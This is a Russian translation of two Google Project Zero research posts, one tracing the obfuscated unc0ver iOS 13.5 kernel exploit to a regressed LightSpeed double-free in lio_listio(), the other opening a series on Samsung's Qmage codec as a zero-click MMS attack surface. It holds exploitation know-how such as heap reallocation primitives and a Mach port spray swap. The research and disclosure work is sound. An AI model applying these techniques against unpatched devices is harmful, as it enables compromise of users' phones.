Google Project Zero (RU) - Часть 5

Перевод на русский язык статей блога Google Project Zero (часть 5). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.


Больше материалов в телеграм канале @grogrigs

Как раскрыть 0-day из unc0ver за четыре часа или быстрее

Выпуск unc0ver 5.0.0 содержал обфусцированный эксплойт ядра iOS 13.5. За несколько часов динамические эксперименты позволили определить в нём исходное двойное освобождение LightSpeed в `lio_listio()`, повторно появившееся, когда Apple позднее исправила утечку памяти, созданную первым неполным патчем.

Первоначальная идентификация

Цель состояла в том, чтобы быстро определить и зарегистрировать уязвимость, показав, что обфускация эксплойта почти не помогает скрыть ошибку от квалифицированных атакующих. Статический анализ извлечённого IPA в IDA оказался непродуктивным из-за сильной обфускации основного исполняемого файла.



Версия системы и публично наблюдавшиеся признаки указывали на ошибку ядра iOS. Знание недавних стратегий эксплуатации, обобщённых в «Обзоре современных эксплойтов ядра iOS», делало динамическое выделение примитива перспективнее пошагового обратного анализа защищённого двоичного файла.

Подтверждение и PoC

Исходный PoC LightSpeed не вызывал панику устройства за одну минуту, что поначалу наводило на мысль о варианте ошибки. Параллельно шли два исследования: изучение открытого исходного кода XNU и изменение `lio_listio()` работающего ядра через checkra1n и pongoOS.

Исходный код XNU не показывал, как в действительности исправили LightSpeed. Для динамического исследования checkm8 позволил загрузить iPod в pongoOS. Специальный загружаемый модуль отключал обычные патчи ядра checkra1n и применял контролируемые

замены, снижая вероятность обнаружения среды анализа unc0ver.

Сначала в `lio_listio()` были вставлены недопустимые инструкции. iOS загрузилась нормально, но сразу после нажатия Jailbreak произошла паника. Это показало, что в целевую функцию входит unc0ver, а не обычный процесс запуска.

Затем размер выделения объекта LightSpeed `aio_lio_context` был перенесён из `kalloc.16` в `kalloc.48`:

```
FFFFFFF0074D5D54  MOV W8, #0xC       ; patched to #0x23
FFFFFFF0074D5D58  STR X8, [SP,#0x40] ; allocation size
FFFFFFF0074D5D5C  ADRL X2, _lio_listio.site.5
FFFFFFF0074D5D64  ADD X0, SP, #0x40
FFFFFFF0074D5D68  MOV W1, #1         ; can block
FFFFFFF0074D5D6C  BL kalloc_canblock
FFFFFFF0074D5D70  CBZ X0, failure
FFFFFFF0074D5D74  MOV X19, X0        ; lio_context
FFFFFFF0074D5D78  MOV W1, #0xC       ; original bzero size
FFFFFFF0074D5D7C  BL _bzero
```

После этого unc0ver зависал на сообщении «Exploiting kernel». Его стратегия работы с кучей ожидала случайно освобождённый контекст в `kalloc.16`; перенос в другую зону мешал замещающему объекту занять эту ячейку. Это прочно связывало эксплойт с двойным освобождением LightSpeed.

Дополнительные патчи журналировали аргументы и буферы `lio_listio()`. За исключением `aio_reqprio`, установленного в `gang`, входные данные unc0ver совпадали с исходным общедоступным PoC.

Оставалось расхождение в надёжности. LightSpeed использовал `poll()` как примитив повторного выделения `kalloc.16`:

```
/* Force a kalloc.16 struct poll_continue_args allocation.
 * Its second dword is zero, matching lio_context->io_issued == 0.
 * The one-millisecond wait makes this technique slow. */
int n = poll(NULL, 0, 1);
```

Единственным необходимым изменением стала его замена внешним распылением портов Mach, скопированным из `oob_timestamp`. После этого исходная ошибка надёжно срабатывала за несколько секунд.

История исправлений

Если оставить неизменённый PoC работать дольше, он также в конце концов вызывал панику. Уязвимость нулевого дня unc0ver была не вариантом, а регрессией, обнаруживаемой запуском исходного публичного теста.

LightSpeed возникает из-за неоднозначного владения `aio_lio_context`. Освободить его могут и рабочие потоки асинхронного ввода-вывода, и `lio_listio()`. Исправление iOS 12 избегало освобождения контекста, когда это мог сделать другой путь. Оно предотвращало UAF, но приводило к утечке выделения, если операция ввода-вывода не запускалась.

Позднее Apple исправила эту утечку, вызывавшую отказ в обслуживании, и вернула освобождение в iOS 13:

```
case LIO_NOWAIT:
+    /* If no IOs were issued must free it (rdar://problem/45717887). */
+    if (lio_context->io_issued == 0) {
+        free_context = TRUE;
+    }
     break;
```

Хотя окружающий код изменился со времён iOS 11, семантика владения совпадала с исходной уязвимой версией. Первый патч устранил симптом, превратив возможное двойное освобождение в утечку. Второй устранил утечку, восстановив ту же гонку, и снова не определил единственного владельца, отвечающего за окончательное освобождение.

Любой специалист, знакомый с исходной проблемой, мог заметить регрессию в изменениях исходного кода XNU. Её также обнаружил бы простой автоматический регрессионный тест со старым PoC.

Заключение

Возвращение LightSpeed вместе с повторным появлением SockPuppet в iOS 12.4 указывает, что эффективные регрессионные тесты не запускались как минимум для некоторых известных публичных ошибок ядра. Старые тесты безопасности — базовый защитный набор и одновременно очевидная отправная точка для атакующих, анализирующих новый выпуск.

Обфускация unc0ver не задержала ни идентификацию, ни превращение ошибки в оружие. Опыта эксплуатации ядра, знакомства с историческими уязвимостями и динамического изменения с аппаратной поддержкой оказалось достаточно, чтобы выделить примитив примерно за четыре часа. Профессиональные атакующие, нацеленные на пользователей Apple, наверняка обладают теми же преимуществами, поэтому полезное окно секретности обфусцированного публичного эксплойта чрезвычайно коротко.

Эксплойт MMS, часть 1: знакомство с кодеком Samsung Qmage и удалённой поверхностью атаки

Введение

Qmage — проприетарный кодек изображений на C/C++, встроенный в графический стек Skia от Samsung с конца 2014 года. Поскольку приложения Android используют Skia под `BitmapFactory`, устройства Samsung декодируют содержимое `.qmg` везде, где отображаются обычные изображения, в том числе в предварительном просмотре входящих MMS.

Фаззинг обнаружил множество сбоев, включая переполнения буферов и другие повреждения, которые в совокупности исправили в мае 2020 года как CVE-2020-8899 / SVE-2020-16747. Последующий эксплойт для Galaxy Note 10+ удалённо обходил ASLR и получал обратную оболочку с привилегиями Samsung Messages без взаимодействия пользователя — в среднем примерно за 100 минут.

В первой части описывается обнаружение скрытого кодека, его версии и внутреннее устройство, исторические символы и образцы, а также первый сбой без взаимодействия пользователя.

Как всё началось

Во время хакатона Project Zero по Samsung в конце 2019 года старые отчёты о `libSecMMCodec.so`, `libQjpeg.so` и `libfacerecognition.so` подсказали, что стоит исследовать машинную обработку изображений.

Summary ▾
Samsung libQjpeg image decoding memory corruption
Samsung Galaxy S6: Samsung Gallery Bitmap Decoding Crash
Samsung Galaxy S6: libQjpeg DoIntegralUpsample Crash
Samsung Galaxy S6: android.media.process Face Recognition Memory Corruption
Samsung Galaxy S6: Samsung Gallery GIF Parsing Crash
Samsung Galaxy S6: android.media.process Face Recognition Memory Corruption (MdConvertLine)
Samsung Galaxy S6: libQjpeg je_free Crash

Именно этих библиотек на Galaxy A50 не было, но символы Quram обнаружились в:

```
/system/lib64/libimagecodec.quram.so
/system/lib64/libatomcore.quram.so
/system/lib64/libagifencoder.quram.so
/system/lib64/libSEF.quram.so
/system/lib64/libsecjpegquram.so
/system/lib64/libatomjpeg.quram.so
```

Файл Samsung `/system/etc/public.libraries-quram.txt` перечисляет библиотеки поставщика в каждой сборке. Quramsoft много лет снабжала Samsung кодеками изображений, аудио, видео и анимации; их названия и упаковка неоднократно менялись.

`libimagecodec.quram.so` была большой и доступной из Галереи, но её доступность из MediaScanner не была очевидна. Сканер AOSP сводил исследование изображения к `BitmapFactory.decodeFile`:

```
private boolean processImageFile(String path) {
    try {
        mBitmapOptions.outWidth = 0;
        mBitmapOptions.outHeight = 0;
        BitmapFactory.decodeFile(path, mBitmapOptions);
        mWidth = mBitmapOptions.outWidth;
        mHeight = mBitmapOptions.outHeight;
        return mWidth > 0 && mHeight > 0;
    } catch (Throwable ignored) {
        return false;
    }
}
```

Обнаружение Skia и Qmage

Путь Java достигает машинной Skia через `decodeStreamInternal`, `nativeDecodeStream` и `doDecode`. Skia создаёт кодек и запрашивает у него пиксели:

```
SkCodec::Result result;
std::unique_ptr<SkCodec> codec =
    SkCodec::MakeFromStream(std::move(stream), &result, &peeker);
std::unique_ptr<SkAndroidCodec> androidCodec =
    SkAndroidCodec::MakeFromCodec(std::move(codec));

result = androidCodec->getAndroidPixels(
    decodeInfo, bitmap.getPixels(), bitmap.rowBytes(), &codecOptions);
```

В зависимости от флагов сборки вышестоящая Skia распознаёт PNG, JPEG, WebP, GIF, ICO, BMP, WBMP, HEIF и raw/DNG. В `/system/lib64/libhwui.so` от Samsung добавлены проверки сигнатур:

```
if (header[0] == 'Q' && header[1] == 'G')
    QuramQmageDecVersionCheck(header);
if (header[0] == 'Q' && header[1] == 'M')
    QuramQmageDecVersionCheck_Rev8253_140615(header);
if (*(uint32_t *)header == 0x5ca1ab13)
    /* ASTC */;
```

Среди других дополнений Samsung — альтернативная сигнатура PNG `\x89PI0`. Qmage был привлекательной целью: сотни длинных низкоуровневых функций Quram, глубокая интеграция с системой и почти полное отсутствие открытой документации.

Подробнее о кодеке

Версии формата


Проверка версии QG принимает старшие версии меньше 2 и ровно 2.0:

```
int QmageDecCommon_VersionCheck(uint8_t *data) {
    if ((data[0] | (data[1] << 8)) != 'GQ')
```

```
        return 0;
    if (data[2] > 2 || (data[2] == 2 && data[3] != 0))
        return 0;
    return 1;
}
```

Фактически наблюдались форматы QG 1.0, 1.1 и 2.0. Более старая проверка QM допускает QM версии 1 и содержит оставшиеся распознаватели `IM`, `IT`, `IFEG`, `QW` и `PFR` — вероятно, родственных или устаревших форматов Quram.

Таким образом, поддерживаются четыре поколения статических изображений: QMv1, QG1.0, QG1.1 и QG2.0. Символы старых ответвлений имеют суффиксы ревизии и даты; имена без суффиксов представляют QG2.0.



Неиспользуемая функция версии печатает `X.Y.Z.R` и время сборки. X.Y отражает новейший формат QG, а R — ревизию кода.

Дата сборки	Время сборки	X	Y	Z	R
2014-06-15	Кодек QMv1	-	-	-	8253
2014-11-14	20:12:03	1	0	0	10484
2014-11-17	16:25:19	1	0	0	10484
2015-06-12	19:23:03	1	1	1	14470
2015-07-03	20:40:49	1	1	1	14470
2015-07-06	11:52:27	1	1	1	14470
2015-09-02	16:27:42	1	1	1	14470


2015-11-27	20:39:10	1	1	1	14470
2015-12-21	18:29:31	1	1	2	14470
2016-05-27	15:57:00	1	1	4	21541
2016-09-08	17:42:29	1	1	4	21541
2017-11-08	20:52:16	1	1	4	21541
2018-01-11	20:31:15	1	1	4	21541
2019-09-26	17:06:36	2	0	4	21541
2020-02-28	09:26:32	2	0	4	21541
2020-03-17	19:18:14	2	0	4	21541
2020-05-28	08:53:20	2	0	4	21541

Разработка была наиболее активной с 2014 по 2016 год; QG2.0 вошёл в производственные сборки в сентябре 2019 года. Шесть временных меток трёх поколений QG и двух архитектур показывают, что одна сборка занимала как минимум 2 минуты 36 секунд:

Версия	Архитектура	Время сборки
2.0	32-разрядная	17:05:08
1.1	32-разрядная	17:06:16
1.0	32-разрядная	17:06:17
2.0	64-разрядная	17:06:36
1.1	64-разрядная	17:07:45
1.0	64-разрядная	17:07:46

Размер кодека, поток управления и типы сжатия

Область Qmage за сентябрь 2019 года занимает около 908 КБ — примерно 15% исполняемого кода `libhwui.so`. Копия из Android 9 уже занимала около 425 КБ. Восемнадцать из двадцати самых длинных функций библиотеки относились к Qmage.



Декодирование заголовка проходит так:

```
SkQmgCodec::MakeFromStream
`-- ParseHeader
    `-- QuramQmageDecParseHeader
        |-- QmageDecCommon_ParseHeader
        |   `-- QmageDecCommon_QGetDecoderInfo
        `-- QmageDecCommon_MakeColorTableExtendIndex
```

Даже `inJustDecodeBounds` достигает построения таблицы цветов, где было обнаружено повреждение памяти. Полное декодирование пикселей продолжается через `SkQmgCodec::onGetPixels`, `QuramQmageDecodeFrame`, `_QM_WCodec_decode` и выбранный низкоуровневый декодер.

Декодер	QMv1	QG1.0	QG1.1	QG2.0
`PVcodecDecoder_1channel_16bits_NEW`	Да	Да	Да	Да
`PVcodecDecoder_1channel_32bits_NEW`	Да	Да	Да	Да
`PVcodecDecoder_GrayScale_16bits_NEW`	Да	Да	Да	Да

PVcodecDecoder_zip	Да	Да	Да	Да
QmageDiffZipDecode	Да	Да	Да	Да
PVcodecDecoder_24bits_NEW	Да	Нет	Нет	Нет
PVcodecDecoder_32bits_NEW	Да	Нет	Нет	Нет
QuramQumageDecoder32bit24bit	Нет	Да	Да	Да
QmageRunLengthDecodeCheckBuffer	Нет	Да	Нет	Нет
QuramQumageDecoder8bit	Нет	Нет	Да	Да
QuramQmageGrayIndexRleDecode	Нет	Нет	Да	Да


Старые форматы остаются достижимыми, даже если их режимы сжатия исчезли из QG2.0. QG2.0 добавляет значительный объём вспомогательного кода, версию zlib 1.2.8 с префиксами и ещё одну скомпонованную копию libwebp, хотя используется, по-видимому, лишь небольшая часть.

Поиск входных образцов

По-видимому, Qmage предназначен для статических ресурсов в APK и темах Samsung, а не для создаваемых пользователями медиафайлов. Ресурсы прошивок непредсказуемо смешивают Qmage, ASTC, PNG/PIO, BMP, JPEG, SVG, WebP, SPR и двоичный XML в разных устройствах и выпусках.


Полезные корпуса QMv1, QG1.0 и QG1.1 нашлись главным образом в прошивках Galaxy Note 3/4/5 от Android 4.4.4 до 6.0.1. Ни одного настоящего образца QG2.0 обнаружить не удалось; позднее фаззинг синтезировал их из входных данных QG1.x.

Извлечение `SecSettings.apk` из системного образа Note 4 открывает каталоги drawable:



[Auto] Name	Ext	Size
[..]		<DIR>
accessibility_light_easy_off	qmg	6 686
accessibility_light_easy_on	qmg	9 062
action_search	pio	1 220
air_command_settings_img	qmg	9 790
air_gesture_indicator	qmg	27 268
air_message_setting_icon_grid	pio	2 811
air_motion_ready_icon	pio	1 744
air_wake_up_1	qmg	43 205
air_wake_up_2	qmg	46 742
always_setting_ic_pin	qmg	2 906
always_setting_ic_search	pio	1 315
appwidget_bg_holo.9	qmg	406
appwidget_inner_focused_c_holo.9	qmg	138
appwidget_inner_focused_l_holo.9	qmg	138
appwidget_inner_focused_r_holo.9	qmg	138


`accessibility_light_easy_off.qmg` начинается с заголовка QG1.1:




